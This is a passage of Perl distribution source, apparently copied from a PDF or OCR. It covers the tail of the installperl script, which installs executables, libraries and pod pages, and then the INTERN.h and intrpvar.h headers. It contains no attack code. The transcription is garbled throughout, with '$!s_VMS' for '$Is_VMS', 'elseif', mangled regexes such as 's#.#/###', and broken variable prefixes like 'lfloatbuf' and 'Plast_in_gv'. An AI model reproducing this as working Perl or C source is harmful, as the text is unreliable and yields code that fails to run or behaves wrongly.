    my $archlibexp = $Config{archlibexp};
```

```

my $usedl = $Config{usedl};

if ($usedl eq 'define') {

    `./$^X -pibak -e 's{$pwd\libperl.x}{$archlibexp/CORE/libperl.x}' lib/Config.pm`;

}

}

```

```

if ($nwinstall) {

    # This is required only if we are installing on a NetWare server

    $installscript = $Config{installnwscripts};

    $installprivlib = $Config{installnwlib};

    $installarchlib = $Config{installnwlib};

    $installsitelib = $Config{installnwlib};

}

```

```

my $binexp = $Config{binexp};

```

```

if ($!s_VMS) { # Hang in there until File::Spec hits the big time

    foreach ( \ $installbin, \ $installscript, \ $installprivlib,

        \ $installarchlib, \ $installsitelib, \ $installsitearch,

        \ $installman1dir ) {

        $$_ = unixify($$_); $$_ =~ s:/$::;

    }

}

```

```

# Do some quick sanity checks.

```

```

$installbin      || die "No installbin directory in config.sh\n";
-d $installbin   || mkpath($installbin, $opts{verbose}, 0777);
-d $installbin   || $opts{notify} || die "$installbin is not a directory\n";
-w $installbin   || $opts{notify} || die "$installbin is not writable by you\n"
    unless $installbin =~ m#^/afs/# || $opts{notify};

if (!$Is_NetWare) {
if (!$Is_VMS) {
-x 'perl' . $exe_ext      || die "perl isn't executable!\n";
}
else {
-x $ndbg . 'perl' . $exe_ext      || die "${ndbg}perl$exe_ext isn't executable!\n";
    if ($dbg) {
        -x $dbg . 'perl' . $exe_ext  || die "${dbg}perl$exe_ext isn't executable!\n";
    }
}
}

-f 't/rantests'      || $Is_W32
                    || warn "WARNING: You've never run 'make test' or",
                        " some tests failed! (Installing anyway.)\n";
} #if (!$Is_NetWare)

# This will be used to store the packlist

$packlist = ExtUtils::Packlist->new("$installarchlib/.packlist");

```

```

if (($Is_W32 and ! $Is_NetWare) or $Is_Cygwin) {

    my $perlDll;

    if ($Is_Cygwin) {

        $perlDll = $libperl;

    } else {

        $perlDll = 'perl5'. $Config{patchlevel}.'.'. $dlex;

    }

    if ($dlsrc ne "dl_none.xs") {

        -f $perlDll || die "No perl DLL built\n";

    }

    # Install the DLL

    safe_unlink("$installbin/$perlDll");

    copy("$perlDll", "$installbin/$perlDll");

    chmod(0755, "$installbin/$perlDll");

    $packlist->{"$installbin/$perlDll"} = { type => 'file' };

} # if (($Is_W32 and ! $Is_NetWare) or $Is_Cygwin)


# First we install the version-numbered executables.


if ($Is_VMS) {

    safe_unlink("$installbin/perl_setup.com");

```

```

copy("$installbin/perl_setup.com", "$installbin/perl_setup.com");

chmod(0755, "$installbin/perl_setup.com");

safe_unlink("$installbin/$dbg$perl$exe_ext");

copy("$dbg$perl$exe_ext", "$installbin/$dbg$perl$exe_ext");

chmod(0755, "$installbin/$dbg$perl$exe_ext");

safe_unlink("$installbin/$dbg${perl}shr$exe_ext");

copy("$dbg${perl}shr$exe_ext", "$installbin/$dbg${perl}shr$exe_ext");

chmod(0755, "$installbin/$dbg${perl}shr$exe_ext");

if ($ndbg) {

    safe_unlink("$installbin/$ndbg$perl$exe_ext");

    copy("$ndbg$perl$exe_ext", "$installbin/$ndbg$perl$exe_ext");

    chmod(0755, "$installbin/$ndbg$perl$exe_ext");

    safe_unlink("$installbin/${dbg}a2p$exe_ext");

    copy("x2p/${dbg}a2p$exe_ext", "$installbin/${dbg}a2p$exe_ext");

    chmod(0755, "$installbin/${dbg}a2p$exe_ext");

}

}

elseif ($^O eq 'mpeix') {

    # MPE lacks hard links and requires that executables with special

    # capabilities reside in the MPE namespace.

    safe_unlink("$installbin/perl$ver$exe_ext", $Config{perlpath});

    # Install the primary executable into the MPE namespace as perlpath.

    copy("perl$exe_ext", $Config{perlpath});

    chmod(0755, $Config{perlpath});

    # Create a backup copy with the version number.

```



```

link($Config{perlpath}, "$installbin/perl$ver$exe_ext");
}

elsif ($^O ne 'dos') {

    if (!$Is_NetWare) {

        safe_unlink("$installbin/$perl_verbase$ver$exe_ext");

        copy("perl$exe_ext", "$installbin/$perl_verbase$ver$exe_ext");

        strip("$installbin/$perl_verbase$ver$exe_ext");

        chmod(0755, "$installbin/$perl_verbase$ver$exe_ext");

    }

    else {

        # If installing onto a NetWare server

        if ($nwinstall) {

            # Copy perl.nlm, echo.nlm, type.nlm, a2p.nlm & cgi2perl.nlm

            mkpath($Config{installnwssystem}, 1, 0777);

            copy("netware\\".$ENV{'MAKE_TYPE'}."\\perl.nlm", $Config{installnwssystem});

            copy("netware\\testnlm\\echo\\echo.nlm", $Config{installnwssystem});

            copy("netware\\testnlm\\type\\type.nlm", $Config{installnwssystem});

            copy("x2p\\a2p.nlm", $Config{installnwssystem});

            chmod(0755, "$Config{installnwssystem}\\perl.nlm");

            mkpath($Config{installnwlcgi}, 1, 0777);

            copy("lib\\auto\\cgi2perl\\cgi2perl.nlm", $Config{installnwlcgi});

        }

    } #if (!$Is_NetWare)

}

else {

```

```

safe_unlink("$installbin/$perl.exe");

copy("perl.exe", "$installbin/$perl.exe");
}

# Install library files.

my ($do_installarchlib, $do_installprivlib) = (0, 0);

my $vershort = ($!s_Cygwin and !$Config{usedevel}) ? substr($ver,0,-2) : $ver;

mkpath($installprivlib, $opts{verbose}, 0777);
mkpath($installarchlib, $opts{verbose}, 0777);
mkpath($installsitelib, $opts{verbose}, 0777) if ($installsitelib);
mkpath($installsitearch, $opts{verbose}, 0777) if ($installsitearch);

if (chdir "lib") {

    $do_installarchlib = ! samepath($installarchlib, '.');
    $do_installprivlib = ! samepath($installprivlib, '.');
    $do_installprivlib = 0 if $versiononly && !($installprivlib =~ m/\Q$vershort/);

    if ($do_installarchlib || $do_installprivlib) {
        find(\&installlib, '.');
    }

    chdir ".." || die "Can't cd back to source directory: $!\n";
}

else {

```

```

warn "Can't cd to lib to install lib files: $!\n";
}

# Install header files and libraries.

mkpath("$installarchlib/CORE", $opts{verbose}, 0777);

my @corefiles;

if ($Is_VMS) { # We did core file selection during build

    my $coredir = "lib/$Config{archname}/$ver/CORE";

    $coredir =~ tr/./_/;

    map { s|^$coredir/||i; } @corefiles = <$coredir/*.*>;
}

elsif ($Is_Cygwin) { # On Cygwin symlink it to CORE to make Makefile happy

    @corefiles = <*.h libperl*. * perl*$Config{lib_ext}>;

    my $coredll = "$installarchlib/CORE/$libperl";

    safe_unlink($coredll);

    ( $Config{'d_link'} eq 'define' &&

    eval {

        CORE::link("$installbin/$libperl", $coredll);

        $packlist->{$coredll} = { from => "$installbin/$libperl",

            type => 'link' };

    }

) ||

eval {

    symlink("$installbin/$libperl", $coredll);

    $packlist->{$coredll} = { from => "$installbin/$libperl",

```

```

        type => 'link' };

} ||

( copy("$installbin/$libperl", $coredll) &&
  push(@corefiles, $coredll)
)
} else {

  # [als] hard-coded 'libperl' name... not good!

  @corefiles = <*.h libperl*. * perl*$Config{lib_ext}>;

  # AIX needs perl.exp installed as well.

  push(@corefiles,'perl.exp') if $^O eq 'aix';

  if ($^O eq 'mpeix') {

    # MPE needs mpeixish.h installed as well.

    mkpath("$installarchlib/CORE/mpeix", $opts{verbose}, 0777);

    push(@corefiles,'mpeix/mpeixish.h');

  }

  # If they have built sperl.o...

  push(@corefiles,'sperl.o') if -f 'sperl.o';

}

foreach my $file (@corefiles) {

  # HP-UX (at least) needs to maintain execute permissions

  # on dynamically-loadable libraries. So we do it for all.

  if (copy_if_diff($file,"$installarchlib/CORE/$file")) {

    if ($file =~ /\.(\Q$so\E|\Q$dlex\E)$/) {

      strip("-S", "$installarchlib/CORE/$file") if $^O =~ /^(rhapsody|darwin)$/;

```

```

        chmod(0555, "$installarchlib/CORE/$file");
    } else {
        chmod(0444, "$installarchlib/CORE/$file");
    }
}
}

# Install main perl executables

# Make links to ordinary names if installbin directory isn't current directory.

if (! $versiononly && ! samepath($installbin, '.') && ($^O ne 'dos') && ! $Is_VMS && ! $Is_NetWare) {
    safe_unlink("$installbin/$perl$exe_ext", "$installbin/suid$perl$exe_ext");

    if ($^O eq 'mpeix') {
        # MPE doesn't support hard links, so use a symlink.

        # We don't want another cloned copy.

        symlink($Config{perlpath}, "$installbin/perl$exe_ext");
    } elsif ($^O eq 'vos') {
        # VOS doesn't support hard links, so use a symlink.

        symlink("$installbin/$perl_verbase$ver$exe_ext",
            "$installbin/$perl$exe_ext");
    } else {
        link("$installbin/$perl_verbase$ver$exe_ext",
            "$installbin/$perl$exe_ext");
    }
}
}

```

```

# For development purposes it can be very useful to have multiple perls

# build for different "architectures" (eg threading or not) simultaneously.

if ($archname && ! samepath($installbin, '.') && ($^O ne 'dos') && ! $Is_VMS) {

    my $archperl = "$perl_verbase$ver-$Config{archname}$exe_ext";

    safe_unlink("$installbin/$archperl");

    if ($^O eq 'mpeix') {

        # MPE doesn't support hard links, so use a symlink.

        # We don't want another cloned copy.

        symlink($Config{perlpath}, "$installbin/$archperl");

    } elsif ($^O eq 'vos') {

        # VOS doesn't support hard links, so use a symlink.

        symlink("$installbin/$perl_verbase$ver$exe_ext",

            "$installbin/$archperl");

    } else {

        link("$installbin/$perl_verbase$ver$exe_ext", "$installbin/$archperl");

    }

}

# Offer to install perl in a "standard" location

my $mainperl_is_instperl = 0;

if ($Config{installusrbinperl} && $Config{installusrbinperl} eq 'define' &&

    !$versiononly && !$opts{notify} && !$Is_W32 && !$Is_NetWare && !$Is_VMS && -t STDIN && -t
STDERR

```

```

    && -w $mainperldir && ! samepath($mainperldir, $installbin)) {
my($usrbinperl)    = "$mainperldir/$perl$exe_ext";
my($instperl) = "$installbin/$perl$exe_ext";
my($expinstperl)   = "$binexp/$perl$exe_ext";

# First make sure $usrbinperl is not already the same as the perl we
# just installed.
if (-x $usrbinperl) {
    # Try to be clever about mainperl being a symbolic link
    # to binexp/perl if binexp and installbin are different.
    $mainperl_is_instperl =
        samepath($usrbinperl, $instperl) ||
        samepath($usrbinperl, $expinstperl) ||
        (($binexp ne $installbin) &&
        (-l $usrbinperl) &&
        ((readlink $usrbinperl) eq $expinstperl));
}

if (! $mainperl_is_instperl) {
    unlink($usrbinperl);

    ( $Config{'d_link'} eq 'define' &&
    eval { CORE::link $instperl, $usrbinperl } )    ||
    eval { symlink $expinstperl, $usrbinperl }      ||
    copy($instperl, $usrbinperl);

    $mainperl_is_instperl = 1;
}

```

```

    }
}

# Make links to ordinary names if installbin directory isn't current directory.
if (!$Is_NetWare && $dbg eq "") {
    if (! samepath($installbin, 'x2p')) {
        my $base = 'a2p';

        $base .= $ver if $versiononly;

        safe_unlink("$installbin/$base$exe_ext");

        copy("x2p/a2p$exe_ext", "$installbin/$base$exe_ext");

        strip("$installbin/$base$exe_ext");

        chmod(0755, "$installbin/$base$exe_ext");
    }
}

# cppstdn is just a script, but it is architecture-dependent, so
# it can't safely be shared. Place it in $installbin.
# Note that Configure doesn't build cppstin if it isn't needed, so
# we skip this if cppstdn doesn't exist.
if (! $versiononly && (-f 'cppstdn') && (! samepath($installbin, '.'))) {
    safe_unlink("$installbin/cppstdn");

    copy("cppstdn", "$installbin/cppstdn");

    chmod(0755, "$installbin/cppstdn");
}

```



```

sub script_alias {

    my ($installscript, $orig, $alias, $scr_ext) = @_ ;

    safe_unlink("$installscript/$alias$scr_ext");

    if ($^O eq 'dos' or $!s_VMS or $^O eq 'transit') {

        copy("$installscript/$orig$scr_ext",

            "$installscript/$alias$scr_ext");

    } elsif ($^O eq 'vos') {

        symlink("$installscript/$orig$scr_ext",

            "$installscript/$alias$scr_ext");

    } else {

        link("$installscript/$orig$scr_ext",

            "$installscript/$alias$scr_ext");

    }

}

```

# Install scripts.

```
mkpath($installscript, $opts{verbose}, 0777);
```

```
if ($versiononly) {
```

```
    for (@scripts) {
```

```
        (my $base = $_) =~ s#.*/##;
```

```
        $base .= $ver;
```

```
        copy($_, "$installscript/$base");
```

```
        chmod(0755, "$installscript/$base");
```

```
    }
```

```

for (@tolink) {

    my ($from, $to) = map { "$_ $ver" } @$_;

    (my $frbase = $from) =~ s#.#/###;

    (my $tobase = $to) =~ s#.#/###;

    script_alias($installscript, $frbase, $tobase, $scr_ext);

}

} else {

    for (@scripts) {

        (my $base = $_) =~ s#.#/###;

        copy($_, "$installscript/$base");

        chmod(0755, "$installscript/$base");

    }

    for (@tolink) {

        my ($from, $to) = @$_;

        (my $frbase = $from) =~ s#.#/###;

        (my $tobase = $to) =~ s#.#/###;

        script_alias($installscript, $frbase, $tobase, $scr_ext);

    }

}

```

# Install pod pages. Where? I guess in \$installprivlib/pod

# (\$installprivlib/pods for cygwin).

```

my $pod = ($Is_Cygwin || $Is_Darwin || $Is_VMS || $Is_W32) ? 'pods' : 'pod';

if ( !$versiononly || ($installprivlib =~ m/\Q$vershort/) ) {

    mkpath("${installprivlib}/$pod", $opts{verbose}, 0777);

    for (@pods) {

        # $_ is a name like pod/perl.pod

        (my $base = $_) =~ s#.*/##;

        copy_if_diff($_, "${installprivlib}/$pod/${base}");

    }

}

```

```

# Check to make sure there aren't other perls around in installer's
# path. This is probably UNIX-specific. Check all absolute directories
# in the path except for where public executables are supposed to live.
# Also skip $mainperl if the user opted to have it be a link to the
# installed perl.

```

```

if (!$versiononly && $otherperls) {

    my ($path, @path);

    my $dirsep = ($Is_OS2 || $Is_W32 || $Is_NetWare) ? ';' : ':';

    ($path = $ENV{"PATH"}) =~ s:\\:/:g;

    @path = split(/$dirsep/, $path);

    if ($Is_VMS) {

        my $i = 0;
    }
}

```

```

while (exists $ENV{'DCL$PATH' . $i}) {

    my $dir = unixpath($ENV{'DCL$PATH' . $i}); $dir =~ s-/$/--;

    push(@path,$dir);

}

}

my @otherperls;

my %otherperls;

for (@path) {

    next unless m,^/,;

    # Use &samepath here because some systems have other dirs linked
    # to $mainperldir (like SunOS)

    next unless -d;

    next if samepath($_, $binexp);

    next if samepath($_, cwd());

    next if ($mainperl_is_instperl && samepath($_, $mainperldir));

    my $otherperl = "$_/$perl$exe_ext";

    next if $otherperls{$otherperl}++;

    push(@otherperls, $otherperl)

    if (-x $otherperl && ! -d $otherperl);

}

if (@otherperls) {

    warn "\nWarning: $perl appears in your path in the following " .

        "locations beyond where\nwe just installed it:\n";

    for (@otherperls) {

        warn " ", $_, "\n";
    }
}

```

```

    }

    warn "\n";

}

}

$packlist->write() unless $opts{notify};

print " Installation complete\n" if $opts{verbose};

exit 0;

#####

# If these are needed elsewhere, move them into install_lib.pl rather than
# copying them.

sub yn {
    my($prompt) = @_ ;
    my($answer);
    my($default) = $prompt =~ m/\s*$/i;
    print STDERR $prompt;
    chop($answer = <STDIN>);
    $answer = $default if $answer =~ m/^\s*$/;
    ($answer =~ m/^[yY]/);
}

```

```

sub safe_unlink {

    return if $opts{notify} or $!s_VMS;

    my @names = @_ ;

    foreach my $name (@names) {

        next unless -e $name;

        chmod 0777, $name if ($!s_OS2 || $!s_W32 || $!s_NetWare);

        print " unlink $name\n" if $opts{verbose};

        next if CORE::unlink($name);

        warn "Couldn't unlink $name: $!\n";

        if ($! =~ /busy/i) {

            print " mv $name $name.old\n" if $opts{verbose};

            safe_rename($name, "$name.old")

                or warn "Couldn't rename $name: $!\n";

        }

    }

}

```

```

sub safe_rename {

    my($from,$to) = @_ ;

    if (-f $to and not unlink($to)) {

        my($i);

        for ($i = 1; $i < 50; $i++) {

            last if rename($to, "$to.$i");

        }

    }

}

```

```

        warn("Cannot rename to `${to}.${i}`: $!"), return 0

        if $i >= 50;    # Give up!
    }

    link($from,$to) || return 0;

    unlink($from);
}

sub copy {

    my($from,$to) = @_ ;

    my $xto = $to;

    $xto =~ s/^\Q$opts{destdir}\E//;

    print $opts{verbose} ? " cp $from $xto\n" : " $xto\n"

        unless $opts{silent};

    print " creating new version of $xto\n"

        if $!s_VMS and -e $to and !$opts{silent};

    unless ($opts{notify} or File::Copy::copy($from, $to)) {

        # Might have been that F::C::c can't overwrite the target

        warn "Couldn't copy $from to $to: $!\n"

            unless -f $to and (chmod(0666, $to), unlink $to)

                and File::Copy::copy($from, $to);

    }

    $packlist->{$xto} = { type => 'file' };

}

```

```

sub installlib {

    my $dir = $File::Find::dir;

    $dir =~ s#^\.(?![/])/?##;

    local($depth) = $dir ? "lib/$dir" : "lib";

    my $name = $_;

    # Ignore version control directories.

    if ($name =~ /^(?:CVS|RCS|SCCS|\.svn)\z/ and -d $name) {

        $File::Find::prune = 1;

        return;

    }

    # ignore patch backups, RCS files, emacs backup & temp files and the
    # .exists files, .PL files, and test files.

    return if $name =~
m{\.orig$|\.rej$|~$|^#.#$|,v$|^\.exists|\.PL$|\.plc$|\.t$|^test\.pl$|^dbm_filter_util\.pl$|^filter-
util\.pl$|^uupacktool\.pl$|^\.gitignore$} ||

        $dir =~ m{/t(?:/|$)};

    # ignore the cpan script in lib/CPAN/bin, the instmodsh and xsubpp

    # scripts in lib/ExtUtils, the prove script in lib/Test/Harness,

    # the corelist script from lib/Module/CoreList/bin and ptar* in

    # lib/Archive/Tar/bin, the config_data script in lib/Module/Build/scripts

    # (they're installed later with other utils)

    return if $name =~ /^(?:cpan|instmodsh|prove|corelist|ptar|cpan2dist|cpanp|cpanp-run-
perl|ptardiff|ptargrep|config_data)\z/;

    # ignore the Makefiles

```



```

return if $name =~ /^makefile$/i;

# ignore the test extensions

return if $dir =~ m{\bXS/(?:(APItest|Typemap)\b);

return if $name =~ m{\b(?:APItest|Typemap)\.pm$};

# ignore the build support code

return if $name =~ /\bbuildcustomize\.pl$/;

# ignore the demo files

return if $dir =~ /\b(?:demos?|eg)\b/;

# ignore unneeded unicore files

if ( $dir =~ /^unicore/ ) {

    if ( $name =~ /\.txt\z/ ) {

        # We can ignore most, but not all .txt files

        return unless $name =~ /\A(?:Blocks|CaseFolding|SpecialCasing|NamedSequences)\.txt\z/;

    }

    else {

        # TestProp only needed during testing

        return if $name =~ /\ATestProp.pl\z/;

        # we need version and *.pl files and can skip the rest

        return unless $name =~ /\A(?:version|\w+\.pl)\z/;

    }

}

# ignore READMEs, MANIFESTs, INSTALL docs, META.ymls and change logs.

# Changes.e2x and README.e2x are needed by enc2xs.

return if $name =~ m{^(?:README(?:\.\w+)?)$} && $name ne 'README.e2x';

```

```

return if $name =~ m{^(?:MANIFEST|META\.yml)$};

return if $name =~ m{^(?:INSTALL|TODO|BUGS|CREDITS)$}i;

return if $name =~ m{^change(?:s|log)(?:\.libnet)?$}i;

return if $name =~ m{^(?:SIGNATURE|PAUSE200\d\.pub)$}; # CPAN files

return if $name =~ m{^(?:NOTES|PATCHING)$}; # ExtUtils files


# if using a shared perl library then ignore:

# - static library files [of statically linked extensions];

# - import library files and export library files (only present on Win32
#  anyway?) and empty bootstrap files [of dynamically linked extensions].

return if $Config{useshrplib} eq 'true' and

    ($name =~ /$Config{_a}$ / or $name =~ /\.exp$/ or ($name =~ /\.bs$/ and -z $name));


$name = "$dir/$name" if $dir ne "";


return if $name eq 'ExtUtils/XSSymSet.pm' and !$Is_VMS;


my $installlib = $installprivlib;

if ($dir =~ /^auto\// ||

    ($name =~ /^(.*)\.(?:pm|pod)$/ && $archpms{$1}) ||

    ($name =~ /^(.*)\.(?:h|lib)$/i && ($Is_W32 || $Is_NetWare)) ||

    $name =~ /^Config_(heavy|git)\.pl$/

) {

    $installlib = $installarchlib;

    return unless $do_installarchlib;

```

```

} else {

    return unless $do_installprivlib;

}

if (-f $_) {

    if (/\.(?:al|ix)$/ && !($dir =~ m[^auto/(.*)$])) {

        $installlib = $installprivlib;

        #We're installing *.al and *.ix files into $installprivlib,

        #but we have to delete old *.al and *.ix files from the 5.000

        #distribution:

        #This might not work because $archname might have changed.

        unlink("$installarchlib/$name");

    }

    my $xname = "$installlib/$name";

    $xname =~ s/^\Q$opts{destdir}\E//;

    $packlist->{$xname} = { type => 'file' };

    if ($force || compare($_, "$installlib/$name") || $opts{notify}) {

        unlink("$installlib/$name");

        mkpath("$installlib/$dir", $opts{verbose}, 0777);

        # HP-UX (at least) needs to maintain execute permissions

        # on dynamically-loaded libraries.

        if ($!s_NetWare && !$nwinstall) {

            # Don't copy .nlp,.nlm files, doesn't make sense on Windows and also

            # if copied will give problems when building new extensions.

            # Has to be copied if we are installing on a NetWare server and hence

```

```

# the check !$nwinstall

if (!(/\.?(?:nlp|nlm|bs)$/)) {

    copy_if_diff($_, "$installlib/$name")

    and chmod($name =~ /\.(\so|$dlext)$/o ? 0555 : 0444,

        "$installlib/$name");

}

} else {

    if (copy_if_diff($_, "$installlib/$name")) {

        if ($name =~ /\.(\so|$dlext)$/o) {

            strip("-S", "$installlib/$name") if $^O =~ /^(rhapsody|darwin)$/;

            chmod(0555, "$installlib/$name");

        } else {

            strip("-S", "$installlib/$name")

            if ($name =~ /\.a$/o and $^O =~ /^(rhapsody|darwin)$/);

            chmod(0444, "$installlib/$name");

        }

    }

} #if ($Is_NetWare)

}

}

```

# Copy \$from to \$to, only if \$from is different than \$to.

# Also preserve modification times for .a libraries.

# On some systems, if you do

```

# ranlib libperl.a

# cp libperl.a /usr/local/lib/perl5/archlib/CORE/libperl.a

# and then try to link against the installed libperl.a, you might

# get an error message to the effect that the symbol table is older

# than the library.

# Return true if copying occurred.

sub copy_if_diff {

    my($from,$to)=@_;

    return 1 if (($^O eq 'VMS') && (-d $from));

    my $xto = $to;

    $xto =~ s/^\Q$opts{destdir}\E//;

    my $perlpodbadsymlink;

    if ($from =~ m!^pod/perl[\w-]+\\.pod$! &&

        -l $from &&

        ! -e $to) {

        # Some Linux implementations have problems traversing over

        # multiple symlinks (when going over NFS?) and fail to read

        # the symlink target. Combine this with the fact that some

        # of the pod files (the perl$OS.pod) are symlinks (to ../README.$OS),

        # and you end up with those pods not getting installed.

        $perlpodbadsymlink = 1;

    }

    -f $from || $perlpodbadsymlink || warn "$0: $from not found";

    $packlist->{$xto} = { type => 'file' };

```

```

if ($force || compare($from, $to) || $opts{notify}) {

    safe_unlink($to); # In case we don't have write permissions.

    if ($opts{notify}) {

        $from = $depth . "/" . $from if $depth;

    }

    if ($perlpodbadsymlink && $from =~ m!^pod/perl(.+)\.pod$!) {

        $from = "README.$1";

    }

    copy($from, $to);

    # Restore timestamps if it's a .a library or for OS/2.

    if (!$opts{notify} && ($!s_OS2 || $to =~ /\.a$/)) {

        my ($atime, $mtime) = (stat $from)[8,9];

        utime $atime, $mtime, $to;

    }

    1;

}

```

```

sub strip

```

```

{

```

```

    my(@args) = @_;
```

```

    return unless $dostrip;

```

```

    my @opts;

```

```

while (@args && $args[0] =~ /^(-\w+)$/) {
    push @opts, shift @args;
}

foreach my $file (@args) {
    if (-f $file) {
        if ($opts{verbose}) {
            print " strip " . join(' ', @opts);
            print " " if (@opts);
            print "$file\n";
        }
        system("strip", @opts, $file);
    } else {
        print "# file '$file' skipped\n" if $opts{verbose};
    }
}
}

```

INTERN.h

```

/*  INTERN.h
*
*  Copyright (C) 1991, 1992, 1993, 1995, 1996, 1998, 2000, 2001,
*  by Larry Wall and others
*
*  You may distribute under the terms of either the GNU General Public
*  License or the Artistic License, as specified in the README file.

```

```

*

*/

/*
* EXT  designates a global var which is defined in perl.h
* dEXT designates a global var which is defined in another
*   file, so we can't count on finding it in perl.h
*   (this practice should be avoided).
*/

#undef EXT
#undef dEXT
#undef EXTCONST
#undef dEXTCONST

#if defined(VMS) && !defined(__GNUC__)

    /* Suppress portability warnings from DECC for VMS-specific extensions */

# ifdef __DECC

#   pragma message disable (GLOBALEXT,NOSHAREEXT,READONLYEXT)

# endif

# define EXT globaldef {"$GLOBAL_RW_VARS"} noshare
# define dEXT globaldef {"$GLOBAL_RW_VARS"} noshare
# define EXTCONST globaldef {"$GLOBAL_RO_VARS"} readonly
# define dEXTCONST globaldef {"$GLOBAL_RO_VARS"} readonly

#else

# if (defined(WIN32) && defined(__MINGW32__)) || defined(__SYMBIAN32__)

#   define EXT          __declspec(dllexport)

```



```

# define dEXT

# define EXTCONST __declspec(dllexport) const

# define dEXTCONST const

# else

# ifdef __cplusplus

#   define EXT

#   define dEXT

#   define EXTCONST extern const

#   define dEXTCONST const

# else

#   define EXT

#   define dEXT

#   define EXTCONST const

#   define dEXTCONST const

# endif

# endif

#endif

#undef INIT

#define INIT(x) = x

#define DOINIT

intrapvar.h

/* intrpvar.h

*

```

```

* Copyright (C) 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004, 2005,
* 2006, 2007, 2008 by Larry Wall and others
*
* You may distribute under the terms of either the GNU General Public
* License or the Artistic License, as specified in the README file.
*
*/

/*
=head1 Per-Interpreter Variables

*/

/* These variables are per-interpreter in threaded/multiplicity builds,
* global otherwise.

* Don't forget to re-run regen/embed.pl to propagate changes! */

/* New variables must be added to the very end for binary compatibility.
* XSUB.h provides wrapper functions via perlapi.h that make this
* irrelevant, but not all code may be expected to #include XSUB.h. */

/* Don't forget to add your variable also to perl_clone()! */

/* The 'I' prefix is only needed for vars that need appropriate #defines
* generated when built with or without MULTIPLICITY. It is also used

```

\* to generate the appropriate export list for win32. If the variable  
 \* needs to be initialized, use PERLVARI.  
 \*  
 \* When building without MULTIPLICITY, these variables will be truly global.  
 \*  
 \* Important ones in the first cache line (if alignment is done right) \*/

```

PERLVAR(Istack_sp,    SV **)      /* top of the stack */
#ifdef OP_IN_REGISTER
PERLVAR(Iopsave,     OP *)
#else
PERLVAR(Iop,         OP *)      /* currently executing op */
#endif
PERLVAR(Icurpad,     SV **)      /* active pad (lexicals+tmps) */

PERLVAR(Istack_base, SV **)
PERLVAR(Istack_max,  SV **)

PERLVAR(Iscopestack, I32 *)      /* scopes we've ENTERed */

/* name of the scopes we've ENTERed. Only used with -DDEBUGGING, but needs to be
   present always, as -DDEBUGGING must be binary compatible with non. */
PERLVARI(Iscopestack_name, const char * *, NULL)

PERLVAR(Iscopestack_ix,      I32)
PERLVAR(Iscopestack_max,I32)

```

```
PERLVAR(Isavestack, ANY *)      /* items that need to be restored when
                                LEAVEing scopes we've ENTERed */
```

```
PERLVAR(Isavestack_ix, I32)
```

```
PERLVAR(Isavestack_max, I32)
```

```
PERLVAR(Itmps_stack, SV **)    /* mortals we've made */
```

```
PERLVARI(Itmps_ix, I32, -1)
```

```
PERLVARI(Itmps_floor, I32, -1)
```

```
PERLVAR(Itmps_max, I32)
```

```
PERLVAR(Imodcount, I32)        /* how much op_lvalue()ification in
                                assignment? */
```

```
PERLVAR(Imarkstack, I32 *)     /* stack_sp locations we're
                                remembering */
```

```
PERLVAR(Imarkstack_ptr, I32 *)
```

```
PERLVAR(Imarkstack_max, I32 *)
```

```
PERLVAR(ISv, SV *)             /* used to hold temporary values */
```

```
PERLVAR(IXpv, XPV *)           /* used to hold temporary values */
```

```
/*
```

```
=for apidoc Amn|STRLEN|PL_na
```

A convenience variable which is typically used with C<SvPV> when one doesn't care about the length of the string. It is usually more efficient

to either declare a local variable and use that instead or to use the

C<SvPV\_nolen> macro.

=cut

\*/

```
PERLVAR(Ina,          STRLEN)          /* for use in SvPV when length is
                                         Not Applicable */
```

/\* stat stuff \*/

```
PERLVAR(Istatbuf,     Stat_t)
```

```
PERLVAR(Istatcache,   Stat_t)          /* _ */
```

```
PERLVAR(Istatgv,      GV *)
```

```
PERLVARI(Istatname,   SV *,   NULL)
```

```
#ifdef HAS_TIMES
```

```
PERLVAR(Itimesbuf,    struct tms)
```

```
#endif
```

/\* Fields used by magic variables such as \$@, \$/ and so on \*/

```
PERLVAR(Icurpm,        PMOP *)          /* what to do \ interps in REs from */
```

/\*

```
=for apidoc mn|SV*|PL_rs
```

The input record separator - C<\$/> in Perl space.

```
=for apidoc mn|GV*|PL_last_in_gv
```

The GV which was last used for a filehandle input operation. (C<< <FH> >>)

```
=for apidoc mn|GV*|PL_ofsgv
```

The glob containing the output field separator - C<\*,> in Perl space.

```
=cut
```

```
*/
```

```
PERLVAR(Irs, SV *) /* input record separator $/ */
```

```
PERLVAR(Plast_in_gv, GV *) /* GV used in last <FH> */
```

```
PERLVAR(Plfsgv, GV *) /* GV of output field separator *, */
```

```
PERLVAR(Pldefoutgv, GV *) /* default FH for output */
```

```
PERLVARI(Plchopset, const char *, "\n-") /* $: */
```

```
PERLVAR(Plfmttarget, SV *)
```

```
PERLVAR(Plbodytarget, SV *)
```

```
PERLVAR(Pltoptarget, SV *)
```

```
/* Stashes */
```

```
PERLVAR(Pldefstash, HV *) /* main symbol table */
```

```
PERLVAR(Plcurstash, HV *) /* symbol table for current package */
```

```

PERLVAR(Irestartop,    OP *)          /* propagating an error from croak? */

PERLVAR(Irestartjmpenv, JMPENV *)     /* target frame for longjmp in die */

PERLVAR(Icurcop,      COP *)

PERLVAR(Icurstack,    AV *)          /* THE STACK */

PERLVAR(Icurstackinfo, PERL_SI *)     /* current stack + context */

PERLVAR(Imainstack,   AV *)          /* the stack when nothing funny is
                                     happening */

PERLVAR(Itop_env,     JMPENV *)       /* ptr to current sigjmp environment */

PERLVAR(Istart_env,   JMPENV)         /* empty startup sigjmp environment */

PERLVAR(Ierrors,      SV *,  NULL)    /* outstanding queued errors */


/* statics "owned" by various functions */

PERLVAR(Ihv_fetch_ent_mh, HE*)        /* owned by hv_fetch_ent() */


PERLVAR(Ilastgotoprobe, OP*)          /* from pp_ctl.c */


/* sort stuff */

PERLVAR(Isortcop,     OP *)          /* user defined sort routine */

PERLVAR(Isortstash,   HV *)          /* which is in some package or other */

PERLVAR(Ifirstgv,     GV *)          /* $a */

PERLVAR(Isecondgv,    GV *)          /* $b */


/* float buffer */

```

PERLVAR(lfloatbuf, char \*)

PERLVAR(lfloatsize, STRLEN)

/\* regex stuff \*/

PERLVAR(lscreamfirst, I32 \*)

PERLVAR(lscreamnext, I32 \*)

PERLVAR(llastscream, SV \*)

PERLVAR(lreg\_state, struct re\_save\_state)

PERLVAR(lregdummy, regnode) /\* from regcomp.c \*/

PERLVARI(ldumpindent, U16, 4) /\* number of blanks per dump  
indentation level \*/

PERLVAR(lutf8locale, bool) /\* utf8 locale detected \*/

